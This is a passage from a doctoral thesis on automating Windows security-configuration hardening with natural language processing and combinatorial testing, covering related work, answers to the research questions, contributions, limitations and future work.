We assume that one can use our approach with any guide. However, we show this with our PoC implementation only for Windows 10 guides. Furthermore, we assumed that one can *isolate* the system in an image which might also not be the case for many systems, especially complex systems communicating with each other and the internet.

Importance of the Maximal Set

We claim that the algorithm is successful if it returns a maximal set of non-breaking rules for a given profile based on the current breaking rule set. However, this might not be that important in practice. If Alice applies all but one rule of the theoretical maximal set, the system's security might not be optimal, but much better than without hardening. Thus, a more efficient heuristic algorithm returning only a subset of a maximal set might be more economical in practice. Furthermore, not every rule is equally important as the other. Thus, we need to incorporate the importance of the rules into our approach. We need to consider in the future what the optimal solution is and what acceptable solutions are. The next step will be to adjust the weight of the rules based on the system and its criticality. The result here could also be that we only need a couple of essential rules on a specific system to reach a good level of security and that the gain of applying the complete guide might not be that high.

6.9. Conclusion

We have shown in this chapter that one can use combinatorial testing to find combinations of breaking rules and machine-learning-based heuristics to find maximal non-breaking sets. Administrators can use these sets to harden their systems. Thus, they will get maximal security from the configuration hardening and keep the system running.

We showed how we could use existing techniques from the software testing domain to solve a problem in configuration hardening. Since we published our code, we hope administrators can use it to harden their systems. Furthermore, other researchers can improve our approach or the implementation to devise more efficient ways to harden a system without breaking its functionality.

However, as we have discussed in Section 6.8, administrators need automatic tests to apply our approach. Thus, we advocate for more automatic testing. Only if administrators have sufficient automatic tests to ensure that all system functions are still working, they will have the courage to implement security measures of any kind.

Until administrators have automatic testing, they can test the covering arrays of the guides in A/B tests: Then, they apply one tuple to the machines of selected employees. If employees cannot do their work due to the applied rules, they report this to the administrator. The administrator marks the tuple as breaking and reverts the rules of the tuple on the employee's machine so they can work again. After the administrator has tested all tuples, they can use our tool to find the breaking rules based on the breaking tuples. Ultimately, we will need more testing to have more secure systems in the future.

7. Related Work

This chapter enumerates and discusses related work particularly in the fields configuration management, natural language processing, software engineering, software testing, and security configuration. Parts of this chapter have previously appeared in peer-reviewed publications [107, 113, 115, 116], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

7.1. An Improved Process for Security Hardening

First, we present the current work on configuration management in general and security hardening in particular. Second, we discuss approaches similar to our testing approach.

In past, researchers investigated heavily in misconfiguration in general, and security misconfiguration in particular [20, 24, 42, 121, 136]. Dietrich et al. [24] show in their study that security misconfigurations are very common and a severe problem. According to their data, manual configuration, vague or no process, and poor internal documentation are the main environmental factors that we could solve with a better approach and tooling.

Many researchers investigated how we can detect and remove misconfigurations [46, 92, 100, 119]. Rahman et al. [92] analyzed thousands of IaC scripts to identify insecure configurations; the framework *ConfigV* [100] learns good configuration settings based on given configuration files. Depending on the guide's target, such techniques could be used to develop the guide or check for problems with the chosen configuration settings by applying them to the generated implementation artifacts. SPEX [137] examines the source code of programs in order to find security-related configurations and would thus be useful in the creation of public guides for open-source software as well as internal guides for one's products.

The creation of automated implementation/check mechanisms becomes much easier when a unified framework for setting and checking configurations for a software product is in place. The Elektra framework [90], for example, unifies how we can access configuration settings and creates a central structure for accessing and manipulated configuration settings. Xu et al. [138] developed a similar approach to Elektra. Furthermore, they showed [139] convincingly that the configuration's complexity is overwhelming users and systems administrators. The results of the study underline how important security experts and security guides are in supporting the administrators.

The ComplianceAsCode project [84, 95] is very close to the presented approach. The authors maintain their security-configuration guides for various Linux systems in a git repository and represent every rule with one file. This file references other files, e.g., with scripts for automated checking. Nevertheless, some drawbacks prevented us from using ComplianceAsCode. First, their focus on Linux-based operating systems did not support our initial, primary use of Windows hardening. Second, in contrast to ComplianceAsCode, we try to generate as much as possible from a single abstract specification, whereas ComplianceAsCode maintains a check in OVAL and the implementation mechanism(s) for each setting in a different language. Nonetheless, it would ease the security configuration enormously if the publishers distributed their guides in a format akin to ComplianceAsCode so that documentation, check *and* implementation are more aligned.

Software testing is a well-researched discipline, and every year, new articles add more information to the general knowledge [4, 15, 17, 22, 29, 58, 61, 82, 98, 126]. Therefore, we can only refer to a fraction of all available and valuable testing research. Many researchers, e.g., [4, 44] use sophisticated testing approaches to find security-relevant bugs or leaks in software. In contrast, we use testing approaches to find bugs in the security-configuration guides, not the software itself. In industry, there is a strong need for automated testing, especially in the DevOps scenarios [73]. Also, there are some obstacles to overcome, e.g., when testing a software's graphical user interface [132]. Since we use our approach productively at Siemens, we had to overcome similar problems as the researchers above. The closest research to our process of testing security-configuration guides is the work of Spichkova et al. [105]. Their tool VM2 creates VM images and hardens them automatically with given security-configuration guides. They also use the CIS's guides, but they see guides as given and immutable, whereas we include in our approach the constant update and maintenance of the guides to adjust them to a company's security policy. Furthermore, they focus on the combination of Linux-based OSs and Ansible. In contrast, the diversity of technologies within Siemens forced us to support different application and check modes in our approach.

7.2. Automated Implementation of Windows-related Security-Configuration Guides

Many studies have been conducted in the field of misconfiguration, e.g., [20, 24, 42, 121, 136]. Especially the study of Dietrich et al. [24] is relevant for our research. Their study provides strong evidence that security misconfigurations are more common than usually assumed. This emphasizes how important and yet underestimated this field of research currently is. Furthermore, they have identified the lack of knowledge and experience as core factors for security misconfiguration and argue that we need more automation in the whole process to make systems more secure. By using security-configuration guides, we want to tackle the first problem, with our automated implementation the second.

Additionally, many researchers explored how to detect and how to avoid misconfigura-

tions [46, 92, 100, 119]. Rahman et al. [92] analyzed thousands of Infrastructure as Code (IaC) scripts to identify insecure configurations and security smells. They used these smells to create a linter for creating more secure IaC scripts. Although their linter is comparable to the hints we give to the administrators, we are targeting different problems. Where they are extracting knowledge from the IaC scripts on how to configure systems securely, we already have this information and have to apply it. Furthermore, as discussed before, we think that IaC scripts are not sufficient to specify security-configuration guides. Similar work was done by Santolucito et al. [100]. Their framework *ConfigV* aims at similar problems as our verification step. In contrast to them, we cannot learn secure configurations. Instead, these are defined in the guides, and the constraints do not have to be learned but can be extracted from the ADMX/ADML files. Similarly, SPEX, developed by Xu et al. [137] is not applicable in our case, as we do not have the source code of the programs we want to configure.

Raab et al. [87, 88, 89] created the *Elektra* framework to validate the access to configuration values to detect misconfigurations as soon as possible. We tried to achieve the same with our a-priori verification process. In their study [89], they investigated how Free and Open-Source Software (FOSS) can be configured and the problem of validating configurations for it. One finding is that presently, configuration validation is encoded in a way unusable for external validation or introspection tools. Although Windows is not a FOSS, we encountered the same problem. This is why we had to implement our verification mechanism instead of simply using an existing tool. Furthermore, Elektra is tailored towards developers who create new software, not for administrators of existing software and it cannot handle the Windows policy settings we have to change according to the guides. Thus, we could not apply Elektra.

A similar approach to Elektra was developed by Xu et al. [138] with the same problems so we could also not use it in our case. In their study [139], they have shown how the growing complexity of the configuration of systems is overwhelming users and systems administrators. They did not investigate Windows systems, yet many of their findings apply to our domain, too. For instance, users have tremendous difficulties because they do not know which parameters to set and that this induces up to 50% of the configuration errors. This supports the claim that we need security-configuration guides created by experts, to be used by system administrators.

Wang et al. [130] present an approach at automatic reverse engineering of an application's access-control configurations. Although the application domain is similar to our context, we could not apply their work for our need as we do not have the source code of the programs we want to configure securely.

There also is a lot of research in the field of extracting important parameters or configuration values from human-readable documents [43, 78, 91, 101, 120, 134, 140, 144]. Yang et al. [140] present an approach to automatically extract web API specifications from the documentation of a software similar to the extraction of our configuration values from the security-configuration guidelines. However, the fact that our documents do not contain as many links made this approach unfeasible in our case. Using NLP, Wong et al. [134] developed an approach at extracting information from program documentation to improve

automated testing. They use grammar rules to identify relevant comments and extract constraints from them. In our case, the security-configuration guides describe concepts from a higher level then program documentation. Furthermore, we do not need to extract the constraints from the security-configuration guide. Thus, this approach was also not applicable in our context.

Closest to our work regarding our aims of providing rule-by-rule implementation is the OpenSCAP project [84, 96]. OpenSCAP maintains its security-configuration guides for various Linux systems in a git repository, where each rule is represented by one file; usually, the file holds references to other files containing artifacts for automated implementation and check. However, we cannot use OpenSCAP. First, OpenSCAP cannot implement the rules from the Windows-based guides. Second, if OpenSCAP could implement them, we would first have to add the scripts manually to the guides of CIS or DISA. We think that the guides in the context of OpenSCAP are one step ahead of Windows guides published by CIS or DISA because of the connection between implementation and checking. In the future, we hope that the publishers distribute their Windows guides similarly to OpenSCAP in a form that is as easily implementable as checkable. We consider our approach an intermediate solution to bring the automatic implementation of Windows-based guides to a comparable level as long as this is not the case.

Ongoing activities regarding further improvements of automating security as carried out by the IETF Security Automation and Continuous Monitoring (SACM) work group [8, 12, 71] as well as a first indication of the direction work towards SCAP version 2 as outlined in a transition document [127], have a clear focus on checking security-configuration settings and disregard their implementation—which is precisely the gap we want to close in this work.

To sum up the related work: some approaches use NLP to extract settings from the documentation or the source code of a program, but to our best knowledge, no approach extracted the settings from security-configuration guides. Furthermore, some approaches like Elektra help to improve the configuration of newly developed software, but we cannot use them to configure existing and closed-source Windows systems. We can automatically implement the guides of some Linux variants with the OpenSCAP approach if the publishers distribute them with the scripts necessary for OpenSCAP. However, we cannot use OpenSCAP to implement existing Windows-based guides automatically. Thus, we tackled these gaps in the literature and put the developed components together to demonstrate that our proposed approach and our PoC implementation are achieving promising results.

7.3. Automated Identification of Security-Relevant Configuration Settings Using NLP

Research about configuration is an essential part of the software engineering [6, 75] as well as the security domain [24]. Most relevant for the problem of identifying SR settings is sentiment analysis, where we classify documents as being positive or negative, depending

on the expressed sentiment [35]. We limited ourselves to SA approaches that do not need much data. Qiu et al. start from a seed lexicon containing a few meaningful features and expand it via the exploitation of a specific characteristic [85]. They use dependency rules to extract features from the data set and add words iteratively to the seed lexicon that occur in a particular dependency relation to a word from the seed lexicon. The lexicon-based approaches build on the assumption that specific words express either one of the opposing sentiments, i.e., *good* is characteristic for the positive and not for the negative sentiment. However, our evaluation shows that the assumption does not hold for the vocabulary of settings' descriptions.

7.4. Automated Identification of Breaking Security-Configuration Rules

Research on configuration management is well-established, but there are constantly new insights into this topic [27, 93, 123, 125]. Dietrich et al. presented the best overview of the needs of administrators to avoid security misconfigurations [24].

Although originating in the 80s [62], the combinatorial testing research is still very active [135]. Kuhn et al. showed that one could use combinatorial testing to test whether the software works with all settings of the software itself, but also whether the software works in every possible configuration of a system [49]. As mentioned before, we use the IPOG [53] and IPOG-D [54] algorithm to generate our covering arrays. The most inspiring article for our work was the approach Yilmaz et al. of to finding faults when testing software using combinatorial test cases [141]. Furthermore, they suggested further analyzing the test case results using classification tree analysis. We ported their approach to the domain of security configuration. However, they were only interested in a combination failing, whereas we are interested in a maximal solution, i.e., applying as many rules as possible.

Part III.

Conclusion

8. Conclusion

This chapter summarizes the findings of this thesis and draws conclusions from them to address the research questions posed in Chapter 1. It discusses the limitations of this work and suggests different aspects on how to further enhance it.

In the previous chapters, we presented how we tackled different aspects of security configuration. First, we presented our process for managing security-configuration guides. With this new process, we aimed to make the process of security hardening more efficient. Second, we demonstrated how one can use NLP techniques to automatically implement Windows-related security-configuration guides. Third, we showed how one can use NLP to automatically identify security-relevant configuration settings. However, we would have to improve the classification performance drastically to replace the security experts in this task entirely. Fourth, we showed several attacks on state-of-the-art Windows 10 machines based on publicly available resource. We could make these attacks impossible, much more complicated for the attacker, or reduce their impact if we implemented the rules presented in this chapter. Fifth, we presented our approach of using software testing techniques to find security-configuration rules which reduce the functionality of our system. Thus, the risk of breaking the system by administrators, who want to do configuration hardening, can be reduced.

In this final chapter of this thesis, we first recapitulate the research questions posed in Section 1.2. Next, we underline the contributions of thesis. In the third part of this chapter, we discuss the different limitations of this thesis. Afterward, we discuss on what we or other researchers could work on in the domain of security configuration in the future. In the last part of this chapter, we discuss what one can learn in general from this thesis.

8.1. Addressing the Research Questions

In this section, we discuss whether and how this thesis answers the research questions posed in Section 1.2.

RQ1 *We described the numerous problems of the theoretical process of configuration hardening. However, we need an efficient process for the configuration hardening to fill Literature Gap 1. Here, we cannot remove or replace the tailoring itself because one guide with a couple of profiles will never cover all potential use cases of software. Thus, we can only facilitate the tailoring process*

as much as possible. The tailoring problems seem similar to those from the beginning of software development. Thus, our research questions here are: How does this influence the tailoring process if we use established techniques from the software engineering domain, e.g., VCSs, CI, tests, et cetera? Can we detect mistakes in changes using CI testing? Can we facilitate the adjustment of rules when we handle a security-configuration guide like a software project? Can we compare different versions of a security-configuration guide more easily if we use VCSs like git?

We could enhance the tailoring process by combining existing software engineering techniques. git as the underlying VCS enables several authors to work together on one guide. The rich feature set allows them to create branches or mark important versions with tags so that we can identify them later and compare them with other versions. The Scapolite Format as a pure text-based format with its one-rule-per-file structure made it easier for the rule authors to create or change rules. Our elaborated guide testing, including static semantic checks and dynamic checks on cloud instances, helps us find many basic mistakes in a very early stage. Furthermore, we presented how our new hardening process was adopted at Siemens and how it is now influencing how security experts at Siemens write their measure plans. We could not compare the experiences of the security experts working at Siemens with our new process with the experiences of other security experts using the old process. However, the adoption of the Scapolite Format and our new approach at Siemens demonstrates that our process is applicable in practice.

Thus, we could answer all aspects of **RQ1**, although only in a qualitative way.

RQ2 *Problem 2 of this thesis has two challenges, i.e., the extraction and the implementation of the rules on the basis of the extracted values, that currently prevent us from implementing security-configuration guides automatically. As described above, the standard for security-configuration guides SCAP does not automatically specify how to implement rules. Thus, the creators of security-configuration guides like the CIS overcome this issue by using non-standardized solutions. However, for Windows as the primary OS in most organizations, the administrators could not extract the important values or implement the rules based on them automatically. Therefore, implementing security-configuration guides is tedious, time-consuming, error-prone, and hardly done in practice. Since the values are in the natural language description of the rules: Can we use state-of-the-art natural language processing to extract the values needed to implement Windows-related security-configuration guides automatically? How many rules can we automatically derive an implementation from the text in natural language? How high is their percentage? How many of the extracted rules are automatable, and how many automatable rules were not extracted? After correcting wrongly extracted automations: How many rules can we implement automatically for the complete guide? How much time does our approach require to extract the information, verify it, and implement the rule? How many rules are implemented correctly following the automated checks?*

Our approach successfully implements Windows-related security-configuration guides. In the first part of the evaluation of this chapter, we could show that our NLP-based approach extracts 83% of the rules correctly for an example Windows-based DISA guide. The results have been similar on other Windows-based DISA guides and with the second

grammar (see Listing A.6) also on Windows-based DISA guides. On the one hand, it creates for 1.0% of the rules automations, although these rules cannot be automated. On the other hand, it misses 1.9% of the automatable rules. For the other rules, it presents the results of the extraction and verification step to the guide author so they can easily choose the correct value. After measuring the time needed for the different steps, we showed that all steps are sufficiently fast to include them in a Continuous Integration context and way faster than a human expert could do them. In the second part of the evaluation, we showed that we could correctly implement 97% of the rules in our evaluation set with our method.

We could answer all aspects of **RQ2** in our evaluation. In contrast to **RQ1**, we could answer all parts with quantitative data without relying on qualitative statements. Furthermore, we could answer **RQ2** in general and very much in favor of our approach. The results confirm that our approach is efficient, with only a few false negatives and false positives.

RQ3 *To solve Problem 3, i.e., to support security experts and administrators in finding security-relevant settings, we need to answer the following research questions: What could be a practical definition of security-relevant configuration settings based on their documentation in natural language? How can we efficiently create data sets with security-relevant and non-security-relevant configuration settings? How well can we identify security-relevant configuration settings with state-of-the-art natural language models? Are the models sufficiently good to replace security experts in identifying security-relevant rules?*

To efficiently create data sets with security-relevant configuration settings, we defined the security-relevant settings as those that have a corresponding security-configuration rule in a given guide. We showed that the best natural language processing model we could train achieves an F1 score of 42% on our data set. To our knowledge, no other classifier has been proposed in the literature for this problem, and our model outperforms any naive classifier with this F1 score. However, this needs to be higher to replace the security experts in this task.

We could answer all aspects of **RQ3** in our evaluation. However, the quantitative results suggest that our approach performs poorly; this is in contrast to **RQ2**, where we could meet our goals. Thus, this approach is only a first step in the right direction but not the ultimate solution to this problem.

RQ4 *To make security-configuration hardening more attractive for administrators and organizational decision makers, we have to better explain the risk of bad security-configuration management. To address Problem 4, namely the missing data about attacks on hardened vs. non-hardened systems, we formulated the following research questions: Assuming we have no access to zero-day exploits or insider knowledge, which attacks based on publicly available tools and known weaknesses can we execute on systems in their default configuration? How many attacks are impossible or more difficult if we secure the system? What are the ramifications of the attacks that are only possible on the non-hardened systems, i.e., what kind of consequences can we prevent by the hardening? What assumptions do we need for the attacks? Are they realistic? We as a company have to act*

economically. Thus, it is not rational for most companies to prepare against sophisticated attacks that use zero-day exploits, but low-effort attacks should be prevented.

To answer **RQ4**, we presented several attacks based on publicly available material. As expected, we could not create a zero-click attack from the known problems. Most of our attacks need an initial access, e.g., via a phishing email. Although initial attack is a constraint, it is not unrealistic that an attacker achieves this. At least to us, the ramifications of the reproducible attacks on non-hardened systems are very costly. It was possible for us to recreate these attacks regarding most attacker goals with reasonable effort. Thus, we argue that an economically acting attacker could pursue them. Furthermore, we showed how several security-configuration rules could block the attacks, make them more complicated, or reduce their effects on the system's security properties.

The answers to **RQ4** are not as positive as for **RQ2**, but also not as bad as for **RQ3**. On the one hand, we showed that even known problems could threaten state-of-the-art Windows 10 systems. On the other hand, this chapter's goal was to demonstrate the need for configuration hardening to managers and administrators. Since we need the initial access for all presented attacks, they can still take this constraint as an excuse for why they should focus on awareness campaigns instead of configuration hardening.

RQ5 *Problem 5, i.e., finding the relation between critical functions and settings that break them, is conceptually similar to software testing problems. Thus, it is obvious to apply testing techniques here. Our research question is then: How efficiently can existing techniques from the software testing domain find these breaking settings, respectively, the corresponding configuration settings?*

The evaluation of **RQ5** also showed mixed results. In practice, we can indeed use software testing techniques to find breaking security-configuration rules. However, we can only efficiently find breaking combinations of up to 4 rules since the time for the generation of the test cases, and the execution of the tests takes too much time.

General Thoughts regarding our RQs We admit that our evaluations led only to the wished results for **RQ2**. For the other RQs, we have either no quantitative data (**RQ1**), the qualitative data have some constraints (**RQ4**), or we have mixed (**RQ5**) or bad results (**RQ3**).

8.2. Summary of the Contributions

After elaborating on how we have answered the research questions, we will discuss the contributions of this thesis again in this section.

Contribution 1 *To fill Literature Gap 1, i.e., the lack of standardized processes for the security configuration, we proposed our new process for security configuration. To fill Literature Gap 2, i.e., the manual configuration, we created our PoC, which implements existing security-configuration*

guides automatically. To fill Literature Gap 3, i.e., the lack of knowledge, we created a PoC that can automatically identify security-relevant settings based on their description. All three solutions share the most significant contribution of this thesis: The application of natural language processing into the field of security configuration. It is common practice that publishers create security-configuration guides, and administrators read them. Given the contributions of this thesis, we can use the full potential of the guides using natural language processing, i.e., we can find mistakes and inconsistencies during the management of the guides. Furthermore, we can automatically implement 83% of the rules in Windows-related security-configuration guides of DISA and CIS based on the natural language description in the guides with no manual effort. With a minor manual correction, i.e., the administrator has to confirm the corrected value coming from our verification step, this number goes up to 97%. We introduced our NLP approach to find security-relevant rules in new Windows-based software like Windows 10 or Windows Server 2019 and software managed by Administrative Templates like Microsoft Edge or Outlook. By analyzing the natural language description of the new configuration settings, we can reach an F1 score of 42%. Although more is needed to replace the security experts, it is better than any naive classifier. We hope this thesis is the starting point of more research on the intersection between security configuration and natural language processing, especially with new natural language processing models like ChatGPT.

As we stated before, this is the most significant contribution of this thesis. By introducing NLP techniques into the practice of security configuration, we facilitate the work of security experts and administrators. The interesting aspect of this contribution is that the relatively primitive NLP techniques used for the automatic implementation of Windows-related security-configuration guides perform better than the more complex transformer-based models we used for the identification of security-relevant settings. We think that this insight sharpens what the main contribution of this thesis is: NLP techniques can tremendously improve some parts of the security configuration. However, sometimes even sophisticated language models cannot solve the existing problems. The presented case studies can help researchers and practitioners in the security configuration field decide whether NLP could solve their problem.

Contribution 2 *To fill Literature Gap 1, we used existing software engineering concepts like Version Control Sytem. We incorporated them into the new process for security configuration. To fill Literature Gap 5, we used existing software testing, i.e., a subdomain of software engineering, concepts like combinatorial testing for finding the breaking rules. These two solutions share the second significant contribution of this thesis, i.e., the transfer of software engineering practices into the field of security configuration. Before this thesis, one would manage and maintain a security-configuration guide as a document with no VC, no automatic quality assurance, and no testing. Now, we can manage security-configuration guides like any other software in modern VCSs. Thus, we can quickly restore old versions, work simultaneously on guides, and see diffs between versions. We can check guides statically like we can check Python code for type consistencies. We can run automated tests for our guides like we as software engineers do for our Python or Java code. By transferring the knowledge from software engineering into the domain of security configuration,*

we can professionalize the work on security-configuration guides and reduce the time to find errors and the costs to fix them. We make this contribution more visual using the Siemens Windows 10 guide as an example. The development of the Siemens Windows 10 guide started shortly before this thesis, and we could thus incorporate all techniques developed in this thesis into this project. Currently, 15 different authors have created 1438 commits and merged 47 merge requests in this project. By enabling them to write security-configuration rules in a text editor of their choice, more people could contribute to a guide. Using an established VCS made the collaboration between the different contributors easier. They could–as in any other software project–create merge requests and assign other colleagues as reviewers. These reviewers could advise changes or accept the proposed code. Since the project started, over 190 CI/CD pipelines have run. 75% of the pipelines succeeded and delivered the latest version of the hardening scripts directly to security-aware early adopters within Siemens. The failing pipelines helped the authors of the commit to identify their mistakes and to fix them directly. After the success of the Siemens Windows 10 case, the security team at Siemens has now adopted these techniques also for other systems, e.g., Windows Server 2016 and Debian.

As we presented in the previous chapters, we could successfully introduce established software engineering techniques and practices into the field of security configuration. For us, this contribution is less an achieved goal than a started process. By linking the field of software engineering and security configuration, we hope we paved the way for many other improvements. If new software engineering practice arise, they might come more directly and quickly to the domain of security configuration, and, thus, make the process of security configuration even more efficient or effective. The real contribution here is to start this knowledge flow from software engineering to security configuration.

Contribution 3 *To fill Literature Gap 3, we had to create first different data sets with security-relevant and non-security-relevant configuration settings. We could train our models on these different data sets in the next step. To fill Literature Gap 4, i.e., the lack of concern, we had to collect a set of attacks with different impacts on hardened and non-hardened systems. Those two solutions constitute this thesis's third significant contribution, namely the publication of data sets in the context of security configuration. The data set we published as part of [113] contains 4353 labeled configuration settings for Windows 10 version 1803 and 4486 for the 1909 version [117]. Before this thesis, there were no data sets with security-relevant configuration settings. Thus, executing the experiments without these data was hard or impossible. We enable other researchers to perform experiments in this domain by publishing those data sets.*

All computer science disciplines are increasingly becoming more empirical sciences. Thus, we need empirical data and data sets to evaluate methods and techniques. We hope that our data set is the first open-source data set in this row and that many others will follow. Thus, our data set could be the first step into a security-configuration process based on empirical data more than before.

8.3. Limitations

In this section, we will discuss the specific limitations of this thesis.

8.3.1. Empirical Data

To our best knowledge, there is no empirical data on the effects of configuration hardening publicly available. Thus, we had to create our datasets to evaluate our approaches (see Section 4.2 or Section 6.5.2). We could have introduced a bias into these datasets. However, the most interesting data would be any combination of applied hardening measures with real-world attacks on systems. Since these data are highly sensitive and might even influence the value of a company on the stock markets, companies do not publish such data at all. This lack of data makes it hard to compare the configuration hardening against other security measures, e.g., installing an antivirus scanner, or comparing different configuration hardening settings.

In the final phase of this thesis, we could at least gather empirical data on one aspect of the security configuration, i.e., the time saved due to our automation. The tools described in the previous chapters had been incorporated into a Siemens service to provide hardened images, e.g., for Windows Server, for the cloud. In this context, we asked the users of this service two questions:

1. *How many hardened images will you have to build in total over the lifetime of your products or projects?*

2. *How many hours of work do you save per image by using this service? Please include all efforts including ramp-up, research, duplication of effort due to mistakes being made, etc.*

The last question assumes that you have been hardening your Windows images manually. If you did not do any hardening before, select "n/a".

Since the work on this hardened image service started two years ago, the user base was limited, and we got only five replies. One can see the responses in Table 8.1. *User* in this context refers to the person responsible for the security configuration in one or more projects using the new hardened image service.

User C and *User D* did not harden their images before. Although it is progress that our tools enabled them to harden their software in the first place, it tells nothing about the time savings. However, *User A* and *User B* reported that the services saved them 100 hours per image, i.e., 1000 hours and 500 hours in total. *User E* even reported more than 1000 hours per image. However, we think that they overlooked the *per image* in the question. Thus, we calculate with the 1000 hours, not 1000 hours times the number of images. This means that our tools helped to save more than 2,500 hours of hardening for these three users in the short time since the service was started. If we multiply this with an hourly rate of 60 €– a very conservative estimation for an IT professional in Germany – the savings accumulate to 150,000€ for these three users alone. Since the hardened image service already saved many

User	Hardened images used	Hours saved per image
User A	10	100
User B	50	100
User C	50	n/a
User D	10	n/a
User E	50	1000+

Table 8.1.: Users responses regarding the hardened image services.

hours in its early stages, it is now actively promoted within Siemens. In the future, this might also be sold as a service to external customers. Thus, although we could not gather empirical data on how our approach prevents security incidents, this limited case study indicates that our tools made the security configuration more efficient.

8.3.2. Focus on the Technical Perspective

During this thesis, we classify the handling of configuration hardening and see this usually as a binary decision, i.e., there are good and bad ways to do it. Furthermore, we almost exclusively see the problem of configuration from the technical, security perspective: There are settings, and the administrators must set them to secure values! However, there are other perspectives on this problem, e.g., the behavioral or psychological perspective. Let us assume that we configure a system in a company securely. Nevertheless, the employees cannot do their work anymore or are annoyed by the security measures. Thus, they find ways to circumvent the security measures and do their work as they want. This bypassing of the security measure might be more dangerous to the system's security than the process on the non-hardened system. We did not investigate into these potential side effects of successful configuration hardening.

8.3.3. Focus on Windows

The approaches we presented in this thesis are, in theory, independent of the software used. In practice, we implemented and evaluated our tools primarily for Windows and evaluated them. The first reason is that Windows-related security-configuration guides have been the main priority within the collaboration project between Siemens and the TUM. The second reason is that when this project started, there were fewer security-configuration tools for Windows than for, e.g., Linux. Thus, we could create scientifically relevant knowledge and increase the practical IT security with our work on Windows-related security-configuration guides.

As we already mentioned in Section 3.4, we also conducted some experiments on other

systems like Linux or Android. However, these PoC are not yet as sophisticated as the Windows-related approaches proposed in this thesis.

8.3.4. Focus on the Center for Internet Security

This thesis mainly focuses on security-configuration guides of the CIS and the DISA. However, there are other institutions publishing those guides, e.g., Red Hat for their systems or the BSI in the SiSyPHuS Win10. In this thesis, we only showed that our approaches and tools are compatible with guides from the CIS and Siemens. We do not see why they should not work with other guides, however, due to practical reasons, we could not demonstrate that. During this thesis, we tried to collaborate with the people at the BSI working on SiSyPHuS Win10 to achieve precisely this. Nonetheless, they were not interested in our approaches or tools. Next, we tried trice to present how our tools could help implement the guide resulting from the SiSyPHuS Win10 at the BSI IT-Sicherheitskongress. Our idea was to find a partner organization or company to implement the SiSyPHuS Win10 in their infrastructure, and we could have helped them with our tools to do so. However, the program committee never accepted our submissions. Therefore, we could not show the usefulness of our approaches in combination with non-CIS, respectively non-Siemens guides.

8.3.5. Only one company

Many aspects presented in this thesis as state of the art reflect the security-configuration process at Siemens we found when starting this thesis. During the course of this thesis, the presented approaches shaped the current security-configuration processes at Siemens. Of course, we also talked with other companies and organizations about their security-configuration process. Most of them did not practice configuration hardening at all. Furthermore, despite our efforts, we could not establish any cooperation with another organization or company to include another perspective on the whole configuration hardening process in this thesis. We strongly believe that security configuration is relevant to all organizations and companies, not only to large corporations like Siemens. Our approaches are not limited to Siemens's use case and can be generalized. We tried to demonstrate the usefulness of our tools, e.g., in a case study at the TUM or in a case study with Bavarian municipalities in cooperation with the LSI. In the first case, the people responsible for IT at the TUM were not interested in increasing the IT security of TUM-PC with configuration hardening and rejected our offer to help them in this regard. In the second case, discussions are going on, but we could not realize it within the duration of this thesis. Thus, we could not demonstrate that the approaches proposed in this thesis would also work in other organizations, which is a limitation of the generalizability of this work.

8.3.6. Focus on English Language and Certain Language Models

Another limitation of this thesis is a limitation prevalent in research on natural language. Our published articles focused on the security-configurations guides in the English Language, and we analyzed the descriptions of the configuration settings in the English Language. Most NLP research has this bias towards English. We do not know whether the techniques presented in this thesis will perform better or worse if we take, e.g., security-configurations guides in French or German.

The second sub-limitation here is the selection of our language models. Researchers constantly develop new and better models in the NLP domain. We could only evaluate some of the existing models in our experiments, but not all. Thus, another language model could improve the performance, e.g., identifying security-relevant configuration settings. This is especially true for the new large language models like GPT-3 and ChatGPT. These new and even more powerful models could solve problems older models like BERT could not.

8.3.7. Lack of Good and Automated Tests

As stated in Section 6.8.2, our approach to automatically identify breaking rules relies on good and automated tests. In practice, the administrators do not have such tests. Sometimes, they test manually whether their systems still work, e.g., when applying a security patch. However, they usually do not know what the users do with the systems. Moreover, even if they knew, it would take much work to map all the use cases to automated tests. Let us take the TUM-PC as an example. It is unrealistic for the administrators to cover all use cases with automatic tests. Our approach to tackling this would be a combination of tests for core functionalities and A/B testing with rapid user feedback opportunities in case of problems.

8.3.8. Economic Evaluation

It is tough to evaluate the effectiveness of the whole security-configuration process. It is already difficult enough to assess whether the security-configuration process protects the essential security properties of our company. However, it gets even more complicated if we want to put the economic effort of the security-configuration process (i.e., hours spent in creating and maintaining security-configuration guides, hours spent configuring and assessing the infrastructure which decreases the productivity) concerning its economic benefit (i.e., ransom spared, patents not stolen, et cetera). We could not conduct such an extensive evaluation in this thesis. We could not collect data at Siemens about how productive systems have improved security configuration as these data are highly sensitive. We could also not collect data on the effort spent on the security-configuration process.

Since we do not have this data, we cannot show that our process is economically efficient for an organization. Thus, reluctant decision makers can still take this as an argument to dodge security configuration and keep the systems running in the default configuration.

8.4. Future Work

The limitations presented in the previous section lead to the following future work:

8.4.1. Security Configuration baked in

The first research direction to be pursued is to include the security configuration on the side of the software vendors/creators. We need machine-readable information about

- what configuration decisions a system has,
- what legal values we can set for those configuration decisions,
- which configuration decisions influence the system's security, and
- which values out of the legal values we should set these configuration decisions to

In addition to this information, the software vendors of wide-spread software like Windows should create a machine-readable and standardized security-configuration guide for their software. Red Hat and their guides for their RHEL should be the role model for other software vendors. Security experts can build the company-specific guides on these software vendor guides instead of identifying the settings themselves as discussed in Chapter 4. Having this information from the beginning makes the security-configuration process more efficient.

8.4.2. Case Study on Security Configuration in Practice

The second future work we propose is a case study on security configuration in practice. Dietrich et al. [24] asked the administrators which problems they saw regarding misconfigurations. For the case study, we would first need a company or organization, and assess their security configuration regarding the used process and tools. Next, we would assess the systems in their infrastructure and see how many rules they comply with, either with company-internal or external guides. Afterward, we would introduce our improved process for security configuration. Suppose there has yet to be an internal guide. In that case, we will adapt an external guide, e.g., from the CIS, together with the company's security experts, to the company's security requirements. If there is an internal guide, we will automate its implementation using the techniques presented in Chapter 3. In the next step, the company's administrators would secure the systems based on the company's security-configuration guide. We would measure the time needed for the configuration itself, troubleshooting and adjusting in case of problems due to the misconfiguration. Finally, we would assess the systems again and compare how many rules and which rules are now compliant on the systems. Based on attacks like the ones presented in Chapter 5, we could then argue how the security of the systems has increased. In the end, we could make an overall verdict on the effectiveness of the process by comparing the security gains with the effort spent.

8.4.3. Open-Source Security-Configuration Guides

We believe that open-source security-configuration guides are the future of security configuration. We can bring security configuration to a broader audience if more people can access the guides and the resulting artifacts. Moreover, if more people can participate and share their knowledge and experience, we can make knowledge discovery more efficient. Thus, the second future work would be to set up an open-source platform for security-configuration guide.

8.4.4. Large-Scale Security Data Collection

